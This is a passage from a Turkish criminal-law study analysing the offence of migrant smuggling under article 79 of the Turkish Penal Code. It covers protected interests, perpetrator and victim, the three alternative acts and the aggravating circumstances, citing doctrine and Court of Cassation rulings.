Bu suç ile korunan hukuki yarar "karma" niteliktedir. (Evik, 2005, s. 138; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 14; Soyaslan, 2014, s. 117; Parlar & Hatipoğlu, 2008, s. 1217) Öncelikle göçmenlerin insan onuruyla bağdaşmayan bir muameleye tabi olmama hakları, vücut bütünlükleri, mülkiyet hakları, haysiyetlerinin dokunulmazlığı korunmaktadır. (Arslan, 2003, s. 117-118; Yenerer-Çakmut, 2010, s. 120; Evik, 2005, s. 137; Yenidünya & Alşahin, 2009, s. 17; Parlar & Hatipoğlu, 2008, s. 1217) Bu tarz suçlarda devletlerin sınır politikaları, sınır güvenlikleri, kamunun sosyal ve ekonomik düzeni önemli rol oynar. Bu sebeple ilgili devletin egemenlik yetkisiyle birlikte kamu düzeni ve kamu güvenliği de korunan hukuki yararlardandır. (Evik, 2005, s. 138; Doğan, 2008, s. 185; Tezcan, Erdem, & Önok, 2014, s. 89; Erel, 2007, s. 269) Yasadışı yollarla ülkeye giren göçmenler ucuz iş gücü oluşturmakta, vatandaş açısından işsizliğe yol açmakla birlikte kaçak çalışan göçmenler vergi kayıplarına da sebep olmaktadır. (Yenerer-Çakmut, 2010, s. 120; Yenidünya & Alşahin, 2009, s. 17) Tüm bunlardan etkilenen kamu ekonomisi de bu suçla korunan bir diğer hukuki yarardır. (Tezcan, Erdem, & Önok, 2014, s. 89; Kılınçarslan, 2016, s. 855) Son olarak uluslararası toplum da bu suçla korunan hukuki yararlardan biridir. (Tezcan, Erdem, & Önok, 2014, s. 89; Yenerer-Çakmut, 2010, s. 120)

II. TİPİKLİĞİN MADDİ UNSURLARI

A. Fail ve Mağdur

Göçmen kaçakçılığı suçunun faili, göçmenleri yasal olmayan yollardan ülkeye sokan, ülkede kalmasına veya ülke dışına çıkmalarına imkân sağlayan kişilerdir. TCK m. 79'da "kişi" terimi kullanıldığından, göçmen kaçakçılığı suçu herkes tarafından işlenebilir. Suçun faili Türk veya yabancı olabilir. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 21)

Göçmenlerin de bu suçun faili olarak m. 79 kapsamında cezalandırılıp cezalandırılmayacağı açıklanması gereken bir husustur. Doktrinde bazı yazarlar bu suçu teorik olarak çok failli suç kabul etmek suretiyle göçmenlerin de fail olduğunu belirtmektedirler. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 59-60)³ Ancak "Göçmen Kaçakçılığına Karşı Ek Protokol" m. 5 uyarınca, göçmenler, göçmen kaçakçılığı suçunun konusunu oluşturmaları sebebiyle cezai kovuşturmayla tabi tutulamazlar. Bu kişiler ancak "Pasaport Kanunu" m. 34 uyarınca idari yaptırıma tabi tutulabilirler. Ayrıca göçmenler suçun mağduru kabul edildiği takdirde fail-mağdur sıfatı birleşmeyeceğinden de cezalandırılmazlar. (Yenidünya A. S., 2015, s. 1221)

Kamu görevlilerinin bu suçu işlemesi bakımından 79. maddede özel düzenleme bulunmamaktadır. Ancak TCK'da yer alan, suçun tanımında kamu görevlisi sıfatının esasen göz önünde bulundurulmaması halinde geçerli olan m. 266'da, tüm suçlar için genel bir düzenleme yer almaktadır. Buna göre; failin kamu görevlisi olması ve kamu görevine ait araç ve gereçleri suçta kullanması durumunda ceza arttırılır. Sahil güvenlik memurlarının devlete ait botlarla göçmenlerin ülkeye sokulmasının sağlanması hali buna örnektir. (Tezcan, Erdem, & Önok, 2014, s. 90) Suç, bir tüzel kişinin faaliyeti çerçevesinde, tüzel kişinin organ veya temsilcisi tarafından işlenmiş ise, tüzel kişi hakkına güvenlik tedbiri uygulanabilir (TCK 79/3, 60).

Mağdur konusunda doktrinde tartışmalar söz konusudur. Bazı yazarlar mağdurun toplumu oluşturan bireyler olduğunu (Yenidünya & Alşahin, 2009, s. 26), bazı yazarlar mağdurun Devlet olduğunu (Yenerer-Çakmut, 2010, s. 121), diğer bazı yazarlar ise göçmenler (Evik, 2005, s. 139-140-141; Tezcan, Erdem, & Önok, 2017, s. 90; Arslan, 2011, s. 360; Artuç, 2007, s. 57) olduğunu savunmakta, bazı yazarlar da mağdurun geniş anlamda uluslararası toplum, dar anlamda göçmenler olduğunu söylemektedir. (Şen & Malbeği, 2011, s. 99) Göçmenlerin bu fiil kapsamında rızalarının olması hatta faillere bunun için maddi menfaat sağlamaları sebebiyle bu suçun mağduru konumunda olmadıklarını savunan yazarlar vardır. Ancak bu yazarlara göre; bu rıza hukuka uygun ve geçerli bir rıza olmadığı için suçun oluşumunu engellemez, yalnızca göçmenleri mağdur konumundan çıkartır. (Erel, 2007, s. 270) Kanuna 2010 yılında eklenen ilgili hükme⁴ bakıldığında kanun koyucunun göçmenleri

³ Aksi görüş için bkz.: Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 21-22.

⁴ "TCK m. 97/2 (Ek fıkra: 22/7/2010 - 6008/6 md.): Suçun, **mağdurların**; a) Hayatı bakımından bir tehlike oluşturması b) Onur kırıcı bir muameleye maruz bırakılarak işlenmesi, hâlinde, verilecek ceza yarısından üçte ikisine kadar arttırılır."

suçun mağduru olarak kabul ettiği sonucuna varılabilir⁵. Bazı yazarlar suçun mağdurunun toplumu oluşturan herkes olduğunu ifade ettikten sonra değişiklikle birlikte 2. fıkradaki nitelikli hallerin mağdurunun göçmenler olduğunu belirtmektedir. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 22) Yargıtay ise gerek eski gerekse değişiklikten sonraki kararlarında dahi göçmenlerin suçun konusunu oluşturdukları, suçun mağdurunun ise uluslararası toplum olduğunu kabul etmektedir. (Donay, 2007, s. 127) Kanaatimizce 79. maddedeki yapılan değişiklikle göçmenlerden ‘mağdurlar’ diye söz edildiği için göçmenleri suçun mağduru olarak kabul etmek daha doğru olacaktır. Ancak bu ifadelerdeki anlatım şeklinin hukuksal anlamda mağduriyetten çok sosyal anlamda mağduriyete işaret ettiğini savunan aksi görüşler de mevcuttur. (Erel, 2007, s. 271)

B. Konu

Göçmen kaçakçılığı suçunun konusunu yasal olmayan yollardan ülkeye sokulan ve ülkede kalmalarına imkân sağlanan yabancı veya yurt dışına çıkarılan Türk veya yabancı insan, yani göçmenler ve onların malvarlıkları (Parlar & Hatipoğlu, 2008, s. 1218; Arslan & Azizağaoğlu, 2004, s. 293)⁶ oluşturur. Göçmen, sözlük anlamında belirtildiği üzere çeşitli nedenlerle (siyasi, ekonomik, dini vs.) bağlı bulunduğu ülkeyi terk ederek yerleşmek amacıyla başka bir ülkeye giden kişiye dense de bu suç tipi açısından kişinin yerleşmek amacıyla hareket etmesi şart değildir. Dolayısıyla bu suç için “göçmen” kavramı yukarıda da bahsettiğimiz gibi sığınmacılar, mülteciler, vatansızlar ve yabancıları da kapsar şekilde kullanılmakta, bu kişiler de suçun konusu kabul edilmektedir. (Evik, 2005, s. 128; Yenerer-Çakmut, 2010, s. 121; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 57; Yenigün, 2010, s. 4)

C. Fiil

Maddede suçunun fiil unsuru;

1. Bir yabancıyı yasal olmayan yollarla ülkeye sokmak,
2. Türk vatandaşı veya yabancının yasal olmayan yollarla yurt dışına çıkmasına imkân sağlamak,
3. Bir yabancının yasal olmayan yollarla ülkede kalmasına imkân sağlamak şeklinde gösterilmiştir.

Göçmen kaçakçılığı suçunun belirtilen üç şekilde işlenebileceği düzenlendiği için bu suç, seçimlik hareketli bir suçtur. Bu hareketlerin birinin varlığı suçun oluşumu için yeterlidir. Yine failin somut olayda birden fazla seçimlik hareketi gerçekleştirmesi suçun tekliğini etkilemez. Örneğin; fail yasal olmayan yollarla göçmenleri ülkeye sokmuş, sonra da yasa dışı bir şekilde bu göçmenlerin ülkede kalmasına imkân sağlamış ise, suçun birden fazla seçimlik hareketini gerçekleştirmesine karşın tek bir suçtan cezalandırılacaktır. (Evik, 2005, s. 170-171; Hakeri, 2004, s. 3; Erel, 2007, s. 272; Tezcan, Erdem, & Önok, 2017, s. 92; Özbek, Doğan, Bacaksız, & Tepe, Türk Ceza Hukuku Özel Hükümler, 2017, s. 61,67) (Bayraktar & Kurt, 2016, s. 128; Yenerer-Çakmut, 2010, s. 123)

Suçun hangi fiillerle işlenebileceği seçimlik fiiller şeklinde gösterildiği için suç, aynı zamanda bağlı hareketli bir suç olarak da ifade edilebilir.

Ancak bu fiiller ister sahte pasaport hazırlanarak, ister göçmenler için tekne hazırlanıp yol göstererek isterse de daha farklı yöntemlerle işlenebilir. Fiillerin işleniş biçimi önemli değildir. Bu bakımdan her bir seçimlik hareket kendi içerisinde serbest hareketlidir. (Tezcan, Erdem, & Önok, 2017, s. 92; Arslan & Azizağaoğlu, 2004, s. 299; Yenerer-Çakmut, 2010, s. 123; Bayraktar & Kurt, 2016, s. 127) Maddede “ülkeye sokmak”, “yurtdışına çıkmasına imkân sağlamak”, “ülkede kalmasına imkân sağlamak” şeklinde hareketler gösterildiği, ayrıca bir neticeden bahsedilmediği için sırf hareket suçudur. (Evik, 2005, s. 160) Birinci ve ikinci fiiller yapıldıkları anda gerçekleşmiş olacağından ani hareketli suç olup üçüncü fiil belli bir süreklilik gerektirmesi sebebiyle kural olarak kesintisiz suçtur. (Arslan & Azizağaoğlu, 2004, s. 299)

Göçmen kaçakçılığı suçu hareket yönünden icrai bir suçtur. Ancak doktrinde şartları varsa ihmali davranışla da bu suçun işlenebileceği (Evik, 2005, s. 159; Hakeri, 2004, s. 3; Artuk, Gökçen,

⁵ 765 sayılı kanunda neticesi sebebiyle ağırlaştırılmış haller düzenlenirken ‘kaçak göçmenler’ den söz edilmesine karşın 5235 sayılı kanunda 2010’da son değişiklikler yapıldığında neticesi sebebiyle ağırlaşan hallerde ‘mağdurlar’ ifadesi kullanılmıştır. Burada ‘göçmenler’ denilebilecekken ‘mağdurlar’ ifadesinin kullanılması bizi kanun koyucunun göçmenleri mağdur olarak gördüğü düşüncesine yöneltmektedir.

⁶ Doktrinde bazı yazarlar göçmenlerin malvarlığı değerlerinin suçun konusu olmadığını ifade etmektedir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 59)

Alşahin, & Çakır, 2017, s. 15; Yenidünya & Alşahin, 2009, s. 17; Bayraktar & Kurt, 2016, s. 128) ve icrai işlenen bu suça ihmali davranışla da iştirak edilebileceği belirtilmektedir. (Tezcan, Erdem, & Önok, 2017, s. 93)

Yukarıda sayılan fiillerin gerçekleştirilmiş olması suçun oluşumu için yeterlidir. Failin bu fiilleri neticesinde bir zarar meydana gelmesi şart değildir. Burada fiilin tehlikeliliği cezalandırılır. Dolayısıyla suç tanımında belirtilen hareketin yapılmış olması failin cezalandırılması için yeterlidir. Bir zarar şartı olmadığı gibi somut bir tehlikenin olmasına da gerek yoktur. Bu nedenle suç, soyut tehlike suçudur. (Evik, 2005, s. 159-160; Tezcan, Erdem, & Önok, 2017, s. 92; Bayraktar & Kurt, 2016, s. 135-136)

1. Bir yabancıyı yasal olmayan yollarla ülkeye sokmak

Ülke, Türkiye Cumhuriyeti'nin egemenlik yetkilerine sahip olduğu yeryüzü parçasıdır. O halde bir yabancıyı yasal olmayan yollarla ülkeye sokmak, suçun mağdurunun Türk ülkesine dâhil edilmesidir. Bu suç anlamında ülke kavramına TCK m. 8'e göre; Türk kara ve hava sahaları ile Türk karasuları girer. Ancak farazi anlamda ülke olarak kabul edilen Türk deniz ve hava araçları veya Türk deniz ve hava savaş araçları bu suç bağlamında ülke olarak değerlendirilmez. (Tezcan, Erdem, & Önok, 2017, s. 93-94; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 17; Yenidünya & Alşahin, 2009, s. 19)⁷. Yani açık denizde Türk bayrağı taşıyan ticaret gemisine göçmenlerin yasadışı yollarla alınması bu suçu oluşturmayacaktır. Gemi gerçek anlamda ülke sınırlarına girildiği anda suç oluşacaktır. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 63)⁸

Ülkeye girişler 5682 sayılı Pasaport Kanununda belirtilen kurallara uygun olarak yapılmalıdır⁹. Bu kurallara aykırı girişler yasadışı giriş sayılır. (Yenerer-Çakmut, 2010, s. 123)

Bu hareket bakımından suçun konusunu yalnızca *yabancılar* oluşturur. Vatandaşın yasadışı yollardan ülkeye sokulması suç oluşturmayıp ancak Pasaport Kanunu'na göre yaptırım gerektirir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 62; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 16)

Bu hareket bağlamında "ülkeye sokmak" fiiliyle suçun failine aktif bir görev yüklenmiş görülmektedir. Ancak bu suçun oluşması için failin bizzat göçmenlerin yanında bulunmasına, onlarla birlikte ülkeye girmiş olmasına gerek yoktur. (Tezcan, Erdem, & Önok, 2017, s. 94; Yenerer-Çakmut, 2010, s. 124)¹⁰. Bunun gerçekleşmesini sağlayacak teçhizatı hazırlayıp, birisine tekne kullanmayı öğretip, yol haritasını veren kişi de, ülkeye yasadışı giriş yapıldığı takdirde bu suçun faili olacaktır. Bizzat göçmenlerle bulunmasına gerek yoktur. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 64)

2. Türk vatandaşı veya yabancıların yasal olmayan yollarla yurt dışına çıkmasına imkân sağlama

İmkân sağlamak "*bir işin olmasına elverişli ortam hazırlamak*" şeklinde tanımlanabilir. Ancak imkân sağlama terimi bu suçun oluşumu açısından tereddütlere yol açan muallak bir kavramdır. Suçun tamamlanması açısından "Türk Vatandaşı veya yabancıların yasal olmayan yollarla yurt dışına çıkmasına imkân sağlamak yeterli mi; yoksa yurt dışına çıkılmasının gerçekleşmesi gerekli mi?" sorusu akla gelmektedir. Kanunda imkân sağlamaktan bahsedildiği için doktrinde çoğunluk yazar botun temin edilmesi, sahte pasaportun ayarlanması gibi imkân sağlamaya yönelik hareketlerin yapılmasıyla suçun tamamlandığını, ülke dışına çıkmanın şart olmadığını belirtmektedirler. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 69; Bayraktar & Kurt, 2016, s. 137)¹¹. Yurt dışına çıkmaya imkân sağlama bakımından Yargıtay, çoğunluk görüşü ile aldığı kararlarında her ne kadar suçun kanuni tanımında Türk Vatandaşı veya yabancıların yasal olmayan yollarla yurt dışına çıkmasına *imkân sağlama* ifadesine yer verilse de imkân sağlamayı yeterli görmemiş, suçun tamamlanması açısından yurt dışına çıkışın gerçekleşmesini aramış, aksi takdirde teşebbüs aşamasında kalacağını belirtmiştir¹². Biz kanun metninde imkân sağlama

⁷ Aksi görüş için bkz.: Yenerer-Çakmut, 2010, s. 123.

⁸ Aksi yönde görüş için bkz.: Parlar & Hatipoğlu, 2008, s. 1222.

⁹ Pasaport Kanunu'nun 1. maddesine göre, "*Türk vatandaşları ve yabancılar İçişleri Bakanlığının teklifi üzerine Bakanlar Kurulunca tayin olunan yolcu giriş - çıkış kapılarından Türkiye'ye girip çıkabilirler...*". Kanunun 2. maddede giriş ve çıkışlarda pasaportun veya pasaport yerine geçen belgenin ibrazı gerektiği, 3. maddesinde ise pasaportsuz veya vesikasız gelen yabancıların durumuyla ilgili düzenlemeler yer almaktadır.

¹⁰ Aksi görüş için bkz.: Doğan, 2008, s. 116; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 17; Yenidünya & Alşahin, 2009, s. 20.

¹¹ Aksi görüş için bkz.: Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 21.

¹² «*netice, ülke karasuları, hava sahası veya kara sınırlarının dışına çıkılmasıyla gerçekleşmektedir. Bu koşullar gerçekleşmedikçe, eylemin kalkışma aşamasında kaldığının kabulü zorunludur.*» (CGK., 5/4/2011, 2010/204, 2011/39);

ifadesine yer verildiği için ülke dışına çıkma gerçekleşmesi dahi imkân sağlayıcı hareketlerin yapılmasıyla suçun tamamlandığını düşünmekteyiz. 2010 yılında suç teşebbüs aşamasında kalsa dahi tamamlanmış gibi cezaya hükmolunacağı hükmünün eklenmesiyle bu ayrımın pratikte bir önemi kalmamıştır.

İlk seçimlik harekette olduğu gibi bize göre bu seçimlik hareket açısından da failin göçmenlerle birlikte ülke dışına çıkması aranmamalıdır¹³. Bu suçun oluşması anlamında göçmenlerin Türk Vatandaşı veya yabancının yasal olmayan yollarla yurt dışına çıkmasına imkân sağlanması yeterli olup bu kişilerin başka bir ülkenin egemenlik alanına sokulmaları şart değildir. (Bayraktar & Kurt, 2016, s. 137)¹⁴

3. Bir yabancının yasal olmayan yollarla ülkede kalmasına imkân sağlama

Yabancıların ülkede yasal olarak ikametlerine ilişkin temel kurallar 5683 sayılı “Yabancıların İkamet ve Seyahatleri Hakkındaki Kanun”da düzenlenmiştir. Burada öngörülen kurallara aykırı ikamet yasal değildir. (Tezcan, Erdem, & Önok, 2017, s. 95; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 67)

İmkân sağlamanın "bir işin olmasına elverişli ortam hazırlamak" olarak tanımlanabileceğini belirtmiştik. Bu anlamda yabancının yasal olmayan yollarla ülkede kalabilmesi için maddi bir takım olanaklar sunulmuş olmalıdır. Örneğin, barınacak yer temini, mütemadiyen yiyecek içecek getirmek, para yardımında bulunmak gibi. Yine yasal olarak yurda girmiş olmakla beraber, Türkiye’de sürekli olarak oturmalarına yetkili makamlarca izin verilmemiş yabancıların ülkede kalmalarına imkân sağlamak için yasal olmayan yollardan oturma izni, kimlik vb. belgelerin temin edilmesi, göçmenlerin yakalanmamaları için saklanmaları, iş verilmesi gibi hareketler bu suçu oluşturabilecektir. Buna karşılık yabancıların yasadışı olarak ülkede kalmasının teşvik edilmesi, nasihat edilmesi gibi manevi yardımlar bu suçu oluşturmaz. (Özbek, 2008, s. 137; Yenerer-Çakmut, 2010, s. 123-124; Yenidünya & Alşahin, 2009, s. 22; Tezcan, Erdem, & Önok, 2017, s. 95-96) (Bayraktar & Kurt, 2016, s. 132-133; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 67; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 19)

Suç bu hareket bakımından kural olarak mütemadi suç özelliği taşımakla birlikte bazı durumlarda ani olarak da işlenebilir. (Özbek, 2008, s. 137; Arslan, 2003, s. 128; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 67) Zira suç bahsi geçen hareketin yapılmasıyla tamamlanır ve yabancının ülkede kaldığı sürece devam eder. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 70; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 19-20)

Yargıtay’a ve doktrindeki görüşlere göre yabancının yasal olmayan yollardan ülkede kalmasına imkân sağlanması hareketinin en azından temadi teşkil edebilecek şekilde olması, suç tipinin yeterli bir ağırlığa ulaşması, az çok belirli bir süre devam etmesi gerekir. O halde kaçak olarak ülkede bulunan yabancılara bir defaya mahsus olmak üzere, maddi menfaat karşılığı yemek vermek veya kısa süreliğine bir evde barındırmak bu suçu oluşturmaz. (Doğan, 2008, s. 129; Yenidünya & Alşahin, 2009, s. 23; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 69; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 20; Bayraktar & Kurt, 2016, s. 136)¹⁵. Başka bir ülkeye gitmek amacıyla geçici olarak kalmalar da ülkede kalmaya imkân sağlama olarak değil, göçmenlerin yurt dışına çıkmalarına imkân sağlama kapsamında değerlendirilir. Yasal olmayan yollarla ülke dışına çıkarılmak istenen göçmen ya da göçmenlerin bu amacın gerçekleştirilmesi için geçici bir süre ev, otel ya da benzeri yerlerde saklanması fiili, “göçmenlerin yurt dışına çıkmasına imkân sağlama” şeklindeki seçimlik hareketin kapsamında değerlendirilmektedir. Yargıtay’a göre; ülkede kalmaya imkân sağlama; başka bir ülkeye gitme amacı bulunmayan ve ülkemizde kalmak isteyen göçmenin yasal olmayan yollarla ülkede kalmasına imkân sağlamaya yöneliktir. (Kılınçarslan, 2016, s. 856; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 67-68)¹⁶.

Yargıtay benzer bir olayda da, sanıkların yurda yasal olmayan yollardan girmiş bulunan ve Yunanistan’a geçmek isteyen 53 yabancı uyruklu göçmeni Van gölünden geçirmeye çalıştıkları sırada yakalandıkları olayda kaçak göçmenlerin yurt dışına çıkmalarına imkân sağlamanın teşebbüs aşamasında kaldığını ve 5237 sayılı TCK’nın 79. maddesinin uygulanması halinde verilecek cezanın indirilmesi gerektiğini belirtmiştir. Söz konusu karara kısmen karşı olan üyeler ise, olayda sanıkların, yurda kaçak olarak girmiş bulunan göçmenlere, kendilerine ait tekne ile taşımak suretiyle imkân sağladıklarını, eylemin teşebbüs aşamasında kalmadığını, tamamlandığını ileri sürerek mahkemenin bozma kararına karşı olduklarını belirtmişlerdir. (Y8CD, 10.12.2007, 2006/6805, 2007/8813); Benzer yönde bkz.: YCGK, 25.12.2007, 2007/8-149/277; Y8CD, 28.4.2008, 2007/508, 2008/4554; Y8CD, 11.04.2006, 1631/3028 (Ekşi, Arslan, & Aycı, 2011, s. 257)

¹³ Aynı yönde bkz.: Parlar & Hatipoğlu, 2008, s. 1223.

¹⁴ Aksi görüş için bkz.: Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 21.

¹⁵ YCGK, 12.5.2009, 2009/8-60, 2009/127 (Ekşi, Arslan, & Aycı, 2011, s. 267)

¹⁶ YCGK, 05.04.2011, 2010/204, 2011/39 (Tezcan, Erdem, & Önok, 2017, s. 95); Aynı yönde bkz.: Y9CD, 19.03.2013, 2012/8664-2013/4135 (Yaşar, Gökcan, & Artuk, 2014, s. 2458);

Yargıtay, yasal olmayan yollardan ülkeye girmiş bulunan yabancıları maddi menfaat sağlamak amacıyla yurt dışına çıkmaları için araca bindirdikten sonra yakalanan faillerin fiillerinin göçmenlerin yurt dışına çıkmalarına imkân sağlamaya teşebbüs olduğuna karar vermiştir¹⁷. Aynı şekilde yasa dışı yollardan Türkiye’ye gelmiş, buradan da sanıkların Avrupa’ya götürmeyi planladıkları kaçak göçmenleri bir evde saklaması fiilini ülkede kalmaya imkân sağlama olarak değil, göçmenlerin yurt dışına çıkmalarına imkân sağlamaya teşebbüs olarak değerlendirilmiştir¹⁸. Burada asıl amaç göçmenleri yurt dışına götürmek olup, bunu gerçekleştirecek güne kadar birkaç gün göçmenler evde veya arabada tutulmaktadır. Fakat örneğin göçmen kendi imkânlarıyla, tanıdık veya bulduğu başka kişiler vasıtasıyla yurt dışına gidecek fakat bunun için fırsat oluşana kadar bir süre ülkede kalması lazım. Farklı kişilerin o zamana kadar göçmenin ülkede kalmasını sağlaması halinde artık bu kişilerin gerçekleştirdiği fiilin ülkede kalmaya imkân sağlama olarak değerlendirilmesi gerekir.

Bu suç anlamında kişilerin ülkede yasal olmayan bir şekilde kalmalarına imkân sağlayan kişi yardım eden olarak değil, fail olarak sorumlu tutulacaktır. Yukarıda da belirttiğimiz gibi imkân sağlamak fiili suçun maddi unsuru konumundadır.

D. Nitelikli Haller

TCK m. 79/2’ye göre suçun mağdurun onur kırıcı bir muameleye maruz bırakılarak işlenmesi halinde verilecek ceza yarı oranında arttırılır. Böylece suçun insan onurunu kırıcı şekilde işlenmesi engellenmek istenmiştir. Göçmenlerin hayvanlar ile birlikte taşınması, on kişilik yerlerde elli kişi sıkıştırılarak taşınması, eşyalar ile dolu veya ağır koku içeren pis yerlerde taşınması bu nitelikli hale örnek gösterilebilir. Yine göçmenlerin aç bırakılması, olağan dışı mahalde barındırılması, taşıma ya da barındırma sırasında göçmenlere aşağılayıcı davranışlarda bulunulması bu nitelikli halin uygulanmasını gerektirir. (Kılınçarslan, 2016, s. 858) Onlarca insanın bir tırın kasasına konularak yurt dışına çıkarılması veya yurda sokulması, göçmenlerin bir evin havasız bodrum katında aç susuz bırakılarak barındırılması da örnek gösterilebilir. (Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 73; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 26) Yargıtay da kararlarında suçta kullanılan aracın niteliği, göçmen sayısı ile göçmenlerin taşınması istenilen mesafenin göz önünde bulundurularak, sanıkların eylemlerinin göçmenlerin onur kırıcı bir muameleye maruz bırakılarak işlenip işlenmediği hayatı bakımından bir tehlike oluşturup oluşturmadığı hususunun değerlendirilmesi gerektiğini belirtmiştir¹⁹.

Diğer bir nitelikli hale TCK m. 79/3’te yer verilmiştir. Maddeye göre göçmen kaçakçılığı suçunun örgüt faaliyeti çerçevesinde işlenmesi halinde ise diğer fıkralara göre verilecek cezalar yarı oranında arttırılır. Sınıraşan Örgütlü Suçlara Karşı Birleşmiş Milletler Sözleşmesi’nin 2/a maddesinde örgütlü suç grubu; *“doğrudan veya dolaylı olarak mali veya diğer bir maddi çıkar elde etmek amacıyla belli bir süreden beri var olan ve bu Sözleşmede belirtilen bir veya daha fazla ağır suç veya yasadışı eylemi gerçekleştirmek amacıyla birlikte hareket eden, üç veya daha fazla kişiden oluşan yapılanmış bir grup”* şeklinde tanımlanmıştır. TCK m.220’ye göre de çıkar elde etmek için üç veya daha fazla kişiden oluşan hiyerarşik biçimde yapılanmış sürekli ve disiplinli işbirliği öngören (süreklilik) ve amaca yönelik suçları işlemek için oluşturulmuş yapıya örgüt denir²⁰. Yargıtay yalnızca bir göçmen grubunu sınırdan geçirmek üzere bir araya gelen sanıkların durumu örgüt oluşumuna yeterli görmemiştir²¹. Yine Yargıtay’a göre bu nitelikli halin uygulanabilmesi için TCK’nın 220. maddesinden sanıklar hakkında bir mahkûmiyetin bulunması gereklidir²². Yargıtay’a göre suç işlemek amacıyla kurulan örgütü, basit birleşmeden ayıran özellik, devamlılık, birden fazla suç için bir araya gelme, hiyerarşik yapı ve sürekliliktir²³. Usulüne göre

¹⁷ Y8CD, 06.12.2012, 2011/16473-2012/37368 (Yaşar, Gökcan, & Artuç, 2014, s. 2461) Bu fiilin ülkede kalmaya imkan sağlama hareketine teşebbüs olduğu görüşü için bkz.: (Artuç, 2007, s. 58)

¹⁸ Y8CD., 23.01.2012, 2010/8058, 2012/1727 (Yaşar, Gökcan, & Artuç, 2014, s. 2461) Aynı yönde bkz.: Y8CD, 9.10.2008, 2007/302, 2008/10770 (Ekşi, Arslan, & Aycı, 2011, s. 255)

¹⁹ Y8CD, 02.04.2015, 2015/127, 2015/93 (Kılınçarslan, 2016, s. 858)

²⁰ Y10CD, 19.02.2013, 2012/7372, 2013/1551 (Bayraktar & Kurt, 2016, s. 150-151)

²¹ Y8CD, 20.02.2013, 2012/21239-2013/6084 (Yaşar, Gökcan, & Artuç, 2014, s. 2459); Aynı yönde bkz.: Y8CD, 05.04.2005, 341/2011 (Özbek, 2008, s. 146, dn. 250; Yenerer-Çakmut, 2010, s. 125; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 29, dn. 89; Bayraktar & Kurt, 2016, s. 149-150; Tezcan, Erdem, & Önok, 2017, s. 99); Y8CD, 16.11.2009, 2008/17663, 2009/14373; Y8CD, 21.12.2009, 2009/9869, 2009/16192 (Ekşi, Arslan, & Aycı, 2011, s. 272-273; Tezcan, Erdem, & Önok, 2017, s. 99)

²² Y18CD, 15.02.2017, 2015/31219, 2017/1740 (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 31, dn. 92); Y18CD, 17.05.2017, 2017/3280, 2017/6006 (yargitay.gov.tr, tarih yok; Tezcan, Erdem, & Önok, 2017, s. 99);

²³ Y8CD, 26.11.2001, 14218/16512; YCGK, 03.04.2007, 2006/10, 2007/80; Y10CD, 14.12.2006, 12357/14253; Y10CD, 19.10.2006, 9449/11838 (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 27-29, dn. 86,87)

yürürlüğe konulmuş milletlerarası anlaşmaların kanun hükmünde olması ve kanunlarla farklı hükümler içermesi halinde milletlerarası anlaşma hükümlerinin esas alınacağına ilişkin Anayasa m.90 gereği örgütün var olup olmadığında kriter Sınırışan Örgütlü Suçlara Karşı Birleşmiş Milletler Sözleşmesi olmalıdır. (Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 30; Tezcan, Erdem, & Önok, 2017, s. 98-99; Özbek, Doğan, Bacaksız, & Tepe, 2017, s. 72-73; Bayraktar & Kurt, 2016, s. 150)

Göçmen kaçakçılığı suçunun bir örgütün faaliyeti çerçevesinde işlenmesi halinde fail hem göçmen kaçakçılığı suçunun nitelikli halinden hem de TCK m. 220 gereği suç işlemek amacıyla örgüt kurma suçundan cezalandırılmalıdır. Doktrinde bu durumda failin yalnızca göçmen kaçakçılığı suçunun nitelikli halinden cezalandırılması gerektiğine ilişkin görüşe (Evik, 2005, s. 168; Artuk, Gökçen, Alşahin, & Çakır, 2017, s. 39) katılmamaktayız. Zira her ne kadar fiil TCK m. 42 gereği bileşik suç tanımına uysa da TCK m. 220’de açık bir şekilde örgütün faaliyeti çerçevesinde suç işlenmesi halinde, ayrıca bu suçlardan dolayı da cezaya hükmolunacağı belirtilmiştir. Kanun koyucu zaten fiilin tehlikeliliği, korkutucu gücünün fazlalığı ve işlenmesini kolaylaştırması sebebiyle verilen cezayı az görmüş ve adaletin sağlanması açısından bu suçun örgüt faaliyeti kapsamında işlenmesini cezayı arttıran bir nitelikli hal olarak düzenlemiştir. Aksi halde yani suçun örgütün faaliyeti kapsamında işlenmesinin nitelikli hal olarak düzenlenmediği durumda TCK m. 220/4 gereği zaten her iki suçtan cezalandırılacak failin cezasının alt sınırı (göçmen kaçakçılığının alt sınırı üç yıl, suç işlemek amacıyla örgüt kurma suçunun alt sınırı iki yıl olmak üzere) beş yıl olacaktır. Nitelikli halden yaptığımız artırımı göçmen kaçakçılığı suçunun cezasının alt sınır dört buçuk yıl olacaktır. Bu halde TCK m.220’den ayrıca cezalandırılmaz ise fail (bu husus nitelikli hal olarak düzenlenmemiş olsa alacağı cezadan) daha az ceza alacaktır. Bu da hakkaniyete ve kanun koyucunun amacına uygun olmayacaktır. Terörle Mücadele Kanunu’nda da buna paralel bir düzenleme 